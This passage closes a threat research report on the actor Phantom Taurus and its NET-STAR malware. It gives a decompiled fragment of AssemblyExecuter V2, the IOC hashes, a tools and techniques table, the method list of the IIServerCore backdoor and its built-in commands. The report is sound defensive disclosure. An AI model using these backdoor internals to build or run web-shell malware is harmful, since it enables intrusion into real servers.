            this.CommandLine = array[3];
        }
        list.Add(new Dictionary<string, string>
        {
            {
                "exec_result",
                this.RunAssembly()
            }
        });
        dictionary.Add("status", "ok");
        list.Add(dictionary);
    }
    catch (Exception ex)
    {
        dictionary.Add("status", "error");
        dictionary.Add("msg", ex.Message);
        list.Add(dictionary);
    }
    return list;
}
```

Figure 7. Security bypass code inside AssemblyExecuter V2.

Conclusion

This article details the maturation of activity cluster CL-STA-0043 to a formally designated threat actor, Phantom Taurus. We also provide a detailed technical analysis of NET-STAR, a previously undiscovered malware suite that represents a significant evolution in this actor's operational capabilities.

The extensive evidence that we gathered provides crucial insights into adversary persistence, adaptability, evolution process and strategic intent that short-term analysis cannot always capture.


The formal designation of Phantom Taurus demonstrates the value of sustained threat actor tracking. Our multi-year investigation exemplifies how long-term monitoring enables a comprehensive understanding of threat actor evolution and operational capabilities.

Palo Alto Networks Protection and Mitigation

Palo Alto Networks customers are better protected from the threats discussed above through the following products:

- The Advanced WildFire machine-learning models and analysis techniques have been reviewed and updated in light of the indicators shared in this research.
- Advanced Threat Prevention has an inbuilt machine learning-based detection that can detect exploits in real time.
- Cortex XDR and XSIAM.
  - The XDR agent is designed to protect against the initial NET-STAR malware loader, preventing the execution of the attack chain outlined in this article.

- Figure 8 shows that the execution of the loader component was detected and prevented by the web shell protection module.



SEVERITY	ALERT SOU...	ACTION	ALERT NAME	DESCRIPTION	INITIATED
High	XDR Agent	Prevented (Blocked)	IIS Protection - 2340035913	*Webshell execution*	w3wp.exe

Figure 8. Prevention alert for execution of web shell loader component.

If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
- UK: +44.20.3743.3660
- Europe and Middle East: +31.20.299.3130
- Asia: +65.6983.8730
- Japan: +81.50.1790.0200
- Australia: +61.2.4062.7950
- India: 000 800 050 45107

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

SHA256 hash for IIServerCore

- (ServerCore.dll)
- eeed5530fa1cdeb69398dc058aaa01160eab15d4dcdcd6cb841240987db284dc

SHA256 hash for AssemblyExecuter V1

- (ExecuteAssembly.dll)
- 3e55bf8ecaeec65871e6fca4cb2d4ff2586f83a20c12977858348492d2d0dec4

SHA256 hash for AssemblyExecuter V2

- (ExecuteAssembly.dll)
- afcb6289a4ef48bf23bab16c0266f765fab8353d5e1b673bd6e39b315f83676e
- b76e243cf1886bd0e2357cbc7e1d2812c2c0ecc5068e61d681e0d5cff5b8e038

Appendix A – Phantom Taurus Main TTPs

Tools	Malware	Techniques
• Htran • Yasso • JuicyPotatoNG • Nbtscan • Scansql • Ladon • Samba SMBClient • Impacket • SharpEfsPotato • iislpe • Mimikatz	• TunnelSpecter • SweetSpecter • Agent Racoon • IIServerCore • AssemblyExecuter • Ntospy • PlugX • Gh0st RAT • China Chopper	• Running an in-memory Visual Basic script implant to act as a web shell • Stealing credentials by misusing the network providers • Stealing emails by misusing the Exchange Management Shell entity

Table 1. Phantom Taurus main TTPs.

Appendix B – IIServerCore Methods

Method Name	Description
EncryptBase64	Receives a plain text string and performs basic Base64 encoding (not encryption, despite the name). This function is used throughout the malware to obfuscate data transmission.
DecryptBase64	Receives a Base64-encoded string and decodes it back to plain text.

Encrypt	Receives raw byte data and an encryption key string. This function then performs AES encryption using ECB mode with PKCS7 padding. It creates an AES cipher with the provided key, encrypts the input data, and returns the encrypted bytes. The malware uses this method to secure communication with the C2.
Decrypt	Receives encrypted byte data and the corresponding key. The function then decrypts the data using AES decryption with the same ECB mode and PKCS7 padding settings. It reverses the encryption process to recover the original data, enabling the malware to process encrypted commands from the attacker.
Compress	Receives byte array data and compresses it using Gzip. Creates a compressed version of the input data to reduce the size of data it transmits between the malware and its C2 server, making network traffic less conspicuous.
Decompress	Receives Gzip-compressed byte data and decompresses it back to its original form.
GetContext	Receives a string containing the full request data. This function then extracts the payload portion and returns only the Base64-encoded payload data that contains the actual malicious payload.
ConvertToSpecialString	Takes a list of dictionaries, each containing string key-value pairs, and converts them into a custom-formatted string. This string is used by the SetContext function to prepare command execution results.
SetContext	Takes the structured output from ConvertToSpecialString and applies multi-layer encoding (compression, encryption and Base64) that is later used for secure transmission back to the C2 server.
GetMd5Hash	Receives a string input and computes its MD5 hash.
Run	The main execution function that receives the HTTP context and handles all malware operations.

Table 2. List of IIServerCore’s methods.

Appendix C – Built-In Commands

The following commands are embedded in the IIServerCore backdoor:

- fileExist
- listDir
- createDir
- renameDir
- fileRead
- deleteFile
- Dictionary
- createFile
- changeLastModified
- code_self
- code_pid
- run_code
- addshell
- bypassPrecompiledApp
- listShell
- removeShell
- executeSQLQuery
- ExecuteNonQuery